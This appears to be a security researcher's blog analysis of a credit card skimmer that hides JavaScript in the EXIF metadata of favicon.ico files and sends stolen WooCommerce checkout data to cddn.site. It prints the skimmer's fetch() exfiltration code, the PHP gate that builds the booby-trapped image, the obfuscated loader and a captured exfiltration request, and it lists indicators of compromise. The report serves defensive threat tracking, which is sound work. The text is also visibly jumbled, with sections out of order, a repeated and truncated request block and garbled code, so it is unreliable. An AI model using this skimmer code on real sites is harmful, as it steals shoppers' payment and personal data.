
```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded
=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kv"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
0h"_wp_http_referer:checkout-pagewc-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wc-sagepaymentsusaapi-new-payment-method:", "wc-sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ" _wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
WB"billing_country:"]
3Y
0g
iC
uV
oN
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the `favicon.ico` file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n" +
      "Please check the following:\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I=[];
    while(true){
      if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)l1l1.
      push(w.charAt(lI1l));lI1l++;
      if(l1lI<5)l1l1I.push(i.charAt(l1lI));else if(l1lI<i.length)l1l1.
      push(i.charAt(l1lI));l1lI++;
      if(l1l1<5)l1l1I.push(s.charAt(l1l1));else if(l1l1<s.length)l1l1.
      push(s.charAt(l1l1));l1l1++;
      if(w.length+i.length+s.length+e.length==l1l1.length+l1l1I.length+e
      .length)break;
    }
    var lI1l=l1l1.join('');var l1lI=l1l1I.join('');l1lI=0;var l1l1l=[];
    for(lI1l=0;lI1l<l1l1.length;lI1l+=2){
      var l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;
      l1l1l.push(String.fromCharCode(parseInt(lI1l.substr(lI1l,2),36)-
      l1l1l));
      l1lI++;if(l1lI>=l1l1I.length)l1lI=0;
    }
    return l1l1l.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalyse[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

```
;eval(function(w,i,s,e){var lI1l=0;var l1lI=0;var lI1l=0;var l1lI=[];var l1lI
=[];while(true){if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)
l1lI.push(w.charAt(lI1l));lI1l++;if(l1lI<5)l1lI.push(i.charAt(l1lI));else if(
l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(lI1l<5)l1lI.push(s.charAt(
lI1l));else if(lI1l<s.length)l1lI.push(s.charAt(lI1l));l1lI++;if(w.length+i.
length+s.length+e.length==l1lI.length+l1lI.length+e.length)break;}var lI1l=
l1lI.join('\\');var l1lI=l1lI.join('\\');l1lI=0;var
l1lI=[];for(lI1l=0;l1lI<l1lI.length;l1lI+=2){var
l1lI=-1;if(l1lI.charCodeAt(l1lI)%2)l1lI=1;l1lI.push(String.fromCharCode(parseI
nt(l1lI.substr(lI1l,2),36)-l1lI));l1lI++;if(l1lI>=l1lI.length)l1lI=0;}return
l1lI.join('\\');})(\`ec6911u212a29313918263q0z311o27312o1b3x2e1d3o01112m3q0z322
m3x3u35262v223plz323a251s25352116212v25211c3u2711113a251q2735211630381y1112141
1153x2b2o1931261u3s2v312p113u263e153x292q1921261z121o253e1g3e2b38182v3ul2111o3
60y12113b213x312b38162x3ul2111m3e182v3b213x2b233x39233x2b233v11112u291z323u291
u3s291r2qli25323q2elz21141b3x111z322435163z2qlb3x1111lv35211d303p3e113w2m211ql
g273zlqlo25111q273t193124163e1e3e39381c3y2b321x3w2u3q3s39322b3r35323919163z161
1121o233e1ql1113u263e1d37383x111z231211d11a1d1k1g111f1h3e181e1v3c1c1g1d3f123
g1m3g
Obfuscated code using WiseLoop PHP JavaScript Obfuscator
g1w2e1
s2e1k2e1w1c1z2e1w1e1v2e1s2f1y2c1t2e1v2e1q2f172e1v2c1u2e1u2e1c2e1u2g1v2c1u2f1t2
e1q3glx2e1u3e142e1w2glw2elt2g112c1s1e1u2e1q2glv2e1v2clv2e1v2elt2e1s3f1y2clu3e1
s2e1q3glh2e1u2d192e1u3f1y2e1s2f1a2c1s3f1j2e1qlf172e1u3e102e1u3f152e1u3f1w2c1s3
f1b2e1q3f1t2e1u2d172e1w3f1t2e1s3f1b2c1t3e1e2e1q3f182e1w3d1y2e1u3f172e1u3f1a2c1
s1f1b2e1s3f1e2e1u3d172e1u3glp2e1s2f1b2c1s3f1e2e1q3f192e1u3e1w2e1ulf152e1s3f1b2
c1s3f192e1q3f1b2e1u2clu2e1ule1d1e1b1flg3e1c1e1k1g1k3f1r3d1e3d1f3f1k2f103f112f1
e2e1m1e1d3e1d3f1c3f1r1e1f1g1s3g1d1e1f1f1e3c1d1f181g1qlf1b1f1e3d1f3g113f1e2e1f1
e1f1c1f1glr3e1d1e183f151e1h2e1d1f1l1f1d3e1l1e1j3g113g1h1g143f1g3e1m1g1r1g1g1g1
b2e1e1e1h3d1f2f1a1e1s2g1e1d1f3f143e1d3f1f3e1r3e113e1f3g161f1d3e141e1b1f1b1f1d1
f1d1f111e1f2e1q2e1d1e1f1e1f3d1f1e1a1d1d1g1h1e1z2c1t1e122e1s2e1q2e1v3e1f2e1v2gl
y2e1u2e1z2c1s2e112e1s3e1c2e1u2c1x2e1u2e1j2e1u2g172clu2g1c2e1r3e1h2e1w2e1x2e1w2
```

### Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an  tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1
split("").reverse().join("");
l1l1=-1
localStorage.removeItem("ars");
(1l1l,2
if (!ch || !cn)
l1l1.jc
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:


```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded
=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
